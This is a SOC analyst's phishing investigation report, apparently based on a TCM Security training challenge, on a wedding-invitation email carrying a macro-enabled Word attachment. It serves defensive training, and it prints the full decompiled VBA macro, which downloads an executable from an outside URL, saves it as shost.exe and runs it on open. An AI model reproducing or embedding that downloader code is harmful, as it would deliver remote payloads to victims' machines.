

The Wedding

Ticket Overview

Ticket Number: SOC-14993

Date/Time Reported: 2024-05-14 / 23:31:00 UTC

Assigned Analyst: Jeremiah Tindana (Contractor at MockingCyber)

Affected Endpoint : N/A

Affected User: Emily Nguyen

NB: The sample phishing email analyzed in this report (challenge3.eml) is a challenge material from TCM Security's SOC curriculum. All investigation, IOC extraction, and analysis in this report including the header review, IOC classification, and MITRE ATT&CK mapping, are my own independent work, not the course's own walkthrough or answer key. "MockingCyber" is a fictional consultancy name used for realistic case-report formatting; the ticket number is also fictional. All other names, time/ date, addresses, and details are as presented in the challenge material.

Incident Summary


On May 14, 2024 at 23:31:00, The SOC at Global Logistics received an alert that their gateway solution had flagged and quarantined an email that was destined for marketing team member Emily Nguyen (emily.nguyen@glbllogistics.co). The email had been sent from her friend, Alexia Barry. MockingCyber's analyst, Jeremiah Tindana, must review and decide whether the email is safe to be released to Emily.

Investigation

I began my investigation with a high-level view of the available cues, examining common phishing indicators such as pretexting, spoofing, and URL manipulation, and tactics such as intimidation, urgency, or FOMO. I opened the email file (challenge3.eml) using Thunderbird.

```
mockingcyber@SOC201:~/Desktop/Investigations/Phishing$ thunderbird challenge3.eml
ln: failed to create symbolic link '/home/mockingcyber/snap/thunderbird/1170/.config/dconf/
user': File exists
Gtk-Message: 00:05:58.141: Not loading module "atk-bridge": The functionality is provided b
y GTK natively. Please try to not load it.
[GFX1-]: glxtest: libpci missing
[GFX1-]: RenderCompositorSWGL failed mapping default framebuffer, no dt
console.error: InAppNotifications: "Error fetching in-app notifications:" (new TypeError("N
etworkError when attempting to fetch resource.", ""))
```

Picture 1. Thunderbird command to open email



Picture 2. Email opened in Thunderbird

The email, subject "You're Invited!", is a wedding invitation from Adam Barry (abarry@live.com) to Emily Nguyen, signed "Alexia Barry." The message says the sender and "Richard" are inviting Emily to their wedding, mentions an attached survey for RSVP and meal preferences, and asks her to respond. This email leans on a social pretext, a friend's wedding, to get Emily to open an attachment. The display name (Adam Barry) doesn't match the signature in the body (Alexia Barry), and that's the first thing that stands out.

Using the eioc.py tool, I extracted IPs, URLs, and headers from the email file.

```
mockingcyber@SOC201:~/Desktop/Investigations/Phishing$ python3 Tools/eioc.py challenge3.eml
Extracted IP Addresses:
=====

Extracted URLs:
=====

Extracted Headers:
=====
Return-Path: <abarry@live.com>
Authentication-Results: mx.google.com;
    dkim=pass header.i=@live.com header.s=selector1 header.b=GUnGK080;
    arc=pass (i=1);
    spf=pass (google.com: domain of abarry@live.com designates 2a01:111:f403:2c14::801 as per
mitted sender) smtp.mailfrom=abarry@live.com;
    dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=live.com
From: Adam Barry <abarry@live.com>
To: emily.nguyen@glbllogistics.co
Subject: You're Invited!
Date: Tue, 14 May 2024 23:31:08 +0000
Message-ID:
    <SA1PR14MB737384979FD1178FD956584C1E32@SA1PR14MB7373.namprd14.prod.outlook.com>

Extracted Attachments:
=====
Filename: AR_Wedding_RSVP.docm
MD5: 590d3c98cb5e61ea3e4226639d5623d7
SHA1: 91091f8e95909e0bc83852eec7cac4c04e1a57c3
SHA256: 41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e
```

Picture 3. IOC output of eioc.py tool

No IPs or URLs were extracted from the email file. What stands out here is the attachment: AR_Wedding_RSVP.docm. The .docm extension means this is a macro-enabled Word document, and that's the classic delivery method for malicious payloads in phishing. This could be an actual attack vector, if there is one, rather than anything in the email body or sender address.

The headers show SPF pass, DKIM pass, and DMARC pass, all for live.com, and the Return-Path matches the From address (abarry@live.com). That means this email is not spoofed at the domain level. It genuinely came from an authenticated abarry@live.com account. Since the sending domain and address are legitimate, the mismatch in names could be explained by a compromised or shared personal account than by domain spoofing.

I looked up the attachment's SHA256 hash (41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e) on VirusTotal.

The screenshot shows the VirusTotal interface for a file analysis. At the top, the search bar contains the SHA256 hash: 41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e. The file is identified as 'Document.docm' with a size of 140.22 KB and a last analysis date of 8 days ago. A circular progress indicator shows that 44 out of 65 security vendors flagged the file as malicious, with a community score of -7. Below this, a list of detected behaviors includes 'docx', 'open-file', 'calls-wmi', 'macros', 'download', 'auto-open', 'write-file', 'attachment', 'url-pattern', 'create-ole', 'exe-pattern', 'create-file', and 'run-file'. The 'DETECTION' tab is active, showing a message to join the community and a section for 'Code insights' which explains a VBA subroutine named 'Document_Open' that creates three objects, including an 'http_obj' instance of 'Microsoft.XMLHTTP'. The 'Crowdsourced AI' section shows a warning from Hispasec that the file is malicious and that the macro is executed when the document is opened. The 'Popular threat label' section identifies the file as a 'downloader.autdwnlrner/w97m' with threat categories of 'downloader', 'trojan', and 'dropper', and family labels of 'autdwnlrner', 'w97m', and 'o97m'. At the bottom, there is a section for 'Security vendors' analysis' and a prompt to 'Do you want to automate checks?'.

Picture 4. File hash lookup on VirusTotal

44 out of 65 security vendors detected it as malicious. VirusTotal's insights show that the document contains VBA macro code with a Document_Open subroutine, meaning the macro runs automatically the moment the file is opened without requiring user interaction. The macro creates an object using Microsoft.XMLHTTP, which is typically used to make outbound HTTP requests. This is consistent with a downloader that reaches out to fetch a second-stage payload. Crowdsourced AI analysis and the popular threat label both categorize this as a downloader (downloader.autdwnlrner, with family labels including w97m and o97m, and a trojan/dropper classification).

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Basic properties ⓘ

MD5	590d3c98cb5e61ea3e4226639d5623d7
SHA-1	91091f8e95909e0bc83852eec7cac4c04e1a57c3
SHA-256	41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e
Vhash	b264e84bc3f83bd365ac7e7313f8d689
SSDEEP	3072:dz0w5D91z0jshUhky3r4n4qucM55cWxrOo02K:dz0I91Fcky30TM55d02K
TLSH	T14EE347639D0C9A52E07893B0BE071F9D7B167E0DAE8134FF11124ECA7EB46661D9D02B
File type	Office Open XML Document document msoffice text word docx
Magic	Microsoft Word 2007+
TrID	Word Microsoft Office Open XML Format document (with Macro) (53.6%) Word Microsoft Office Open XML Format docum...
Magika	DOCX
File size	140.22 KB (143590 bytes)

History ⓘ

Creation Time	2021-02-18 12:58:00 UTC
First Submission	2021-02-18 13:20:33 UTC
Last Submission	2026-06-17 08:57:30 UTC
Last Analysis	2026-07-05 23:58:00 UTC

Names ⓘ

- Document.docm
- AR_Wedding_RSVP.docm
- attachment.docm
- file.zip
- download.docx
- mal.doc


Picture 5. Details tab on VirusTotal

This file was first submitted to VirusTotal on 2021-02-18, over three years before the reported incident date of 2024-05-14. That means this isn't a novel or purpose-built payload for this attack. It's a known malicious document that's been circulating and getting resubmitted for years. It has a long track record.

The Names section also shows this exact hash under several different filenames across submissions: Document.docm, AR_Wedding_RSVP.docm, attachment.docm,

file.zip, download.docx, mal.doc, and more.

File type is confirmed as an Office Open XML Document (Word, with macro), consistent with what I already noted from the eioc.py extraction.




Picture 6. Behaviour details

Four sandboxes flagged this file: Zenbox, DOCGuard, and VMRay all flag it as MALWARE, and Tencent HABO flags it as MALWARE EVADER, meaning it detected evasive behavior in addition to the malicious classification.

The behavior tags show calls-wmi and detect-debug-environment. The detect-debug-environment tag means the macro checks whether it's running in a sandbox or debugger before executing further, which is a deliberate anti-analysis technique and consistent with this being a more capable payload than a simple downloader, not just malicious, but built to evade detection.

Network communications confirm 6 IPs along with 4 HTTP requests and 2 DNS queries. The MITRE ATT&CK Tactics and Techniques section shows a Command and Control category (TA0011)

I also checked the file hash on Cisco Talos.



Picture 7. Cisco Talos file reputation

Talos returns a Malicious verdict, matching VirusTotal. The Cisco Secure Endpoint detection name is Auto.41C3DD4E9F.malicious.tht.Talos, and the file is identified as a Microsoft Word 2007+ sample.

I ran the email file through eml_dump.py to view its MIME structure.

```

mockingcyber@50C201:~/Desktop/Investigations/Phishing$ python3 Tools/emldump.py challenge3.eml
Warning: the first block contains lines that are not a field.
1: M      multipart/mixed
2: M      multipart/alternative
3:      428 text/plain
4:      833 text/html
5:      143590 text/plain (AR_Wedding_RSVP.docm)
mockingcyber@50C201:~/Desktop/Investigations/Phishing$

```

Picture 8. emldump.py output

The attachment size, 143590 bytes, matches the file size reported by VirusTotal (140.22 KB), confirming this is the same file already analyzed. I proceeded to extract the attachment from the email using eml_dump.py, dumping section 5 (the .docm file) to a standalone file named wedding_invite_maldoc.docm for isolated analysis..


```

mockingcyber@SOC201:~/Desktop/Investigations/Phishing$ python3 Tools/oledump.py wedding_invite_m
al.doc.docm -s 3 --vbadecompresscorrupt
/home/mockingcyber/Desktop/Investigations/Phishing/Tools/oledump.py:186: SyntaxWarning: invalid
escape sequence '\D'
  manual = ''
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()

Dim http_obj
Dim stream_obj
Dim shell_obj

Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")

URL = "https://github.com/TCWUS/Pastebin-Uploader.exe"
FileName = "shost.exe"
RUNCMD = "shost.exe"

http_obj.Open "GET", URL, False
http_obj.send

stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2

shell_obj.Run RUNCMD
End Sub

```

Picture 12. Full source VBA decompiled with oledump.py

This confirms and fills in exactly what VirusTotal's code insights summarized earlier. The `Document_Open` subroutine runs automatically the moment the file is opened, so no other user interaction is needed beyond that.

The macro creates three objects, a `Microsoft.XMLHTTP` object, an `ADODB.Stream` object, and a `WScript.Shell` object. It then sets a hardcoded URL, `https://github.com/TCWUS/Pastebin-Uploader.exe`, and a local filename, `shost.exe`. It uses the `XMLHTTP` object to send a GET request to that URL and retrieve the response, writes the response body to disk as `shost.exe` using the `ADODB.Stream` object, and then immediately runs the downloaded file using the `WScript.Shell` object.

This is a textbook downloader pattern. The document opens, quietly fetches an executable from an external host, saves it to disk, and runs it. That lines up with the downloader and trojan/dropper classifications VirusTotal's crowdsourced AI already gave it.

Verdict

This email should be classified as malicious and should not be released to Emily Nguyen.

The email itself passed SPF, DKIM, and DMARC and came from a genuinely authenticated `abarry@live[.]com` account, so this isn't a case of domain spoofing. What makes this dangerous is the attachment. `AR_Wedding_RSVP.docm` is a known malicious macro-enabled document with a multi-year detection history, confirmed independently by VirusTotal and Cisco Talos, and its decompiled macro shows a clear downloader chain that fetches and executes an external payload the moment the document is opened. Sandbox behavior further confirms anti-analysis techniques and command-and-control activity consistent with a real compromise, not a false positive.

The mismatch between the display name (Adam Barry) and the body signature (Alexia Barry) doesn't change this determination either way. Whether the sending account was compromised or shared, the attachment is what matters here, and it is confirmed malicious.

MITRE ATT&CK Mapping

Initial Access — T1566.001 (Phishing: Spearphishing Attachment): The email delivered a malicious macro-enabled document disguised as a wedding RSVP survey.

Execution — T1204.002 (User Execution: Malicious File): The payload required the recipient to open the attachment, triggering the auto-run `Document_Open` macro.

Command and Control — T1032 (Standard Cryptographic Protocol), per VirusTotal's MITRE mapping; the current-framework equivalent is T1573 (Encrypted Channel).

Indicators of Compromise (IOCs)

Sender Address: `abarry@live[.]com` (authenticated, not spoofed)

Filenames: `AR_Wedding_RSVP.docm`, `shost.exe`, `Pastebin-Uploader.exe`

Hashes:

MD5: `590d3c98cb5e61ea3e4226639d5623d7`

SHA1: `91091f8e95909e0bc83852eec7cac4c04e1a57c3`

SHA256: `41c3dd4e9f794d53c212398891931760de469321e4c5d04be719d5485ed8f53e`

URL: `hxxps[:]//github[.]com/TCWUS/Pastebin-Uploader.exe`

Contacted IPs (sandbox results): `140.82.114.4`, `140.82.121.3`, `140.82.121.4`, `162.159.36.2`, `20.205.243.166`, `52.74.223.119`

Recommendations

1. Do not release this email to Emily Nguyen. It should remain quarantined and be deleted or moved to a blocked-senders review queue.

2. Block the attachment hash and the payload URL at the email gateway and web proxy level.
3. Reach out to Emily to confirm whether she has any other communication with Alexia or Adam Barry through a separate, verified channel, since the sending account may be compromised rather than attacker-owned outright, and Alexia may need to be warned separately.
4. Check whether the same attachment hash or sender address has targeted other Global Logistics employees, to determine the scope of this campaign.
5. If any endpoint at Global Logistics has already opened this attachment, treat it as a confirmed compromise and begin incident response, including isolating the endpoint and checking for the presence of shost.exe or related persistence mechanisms.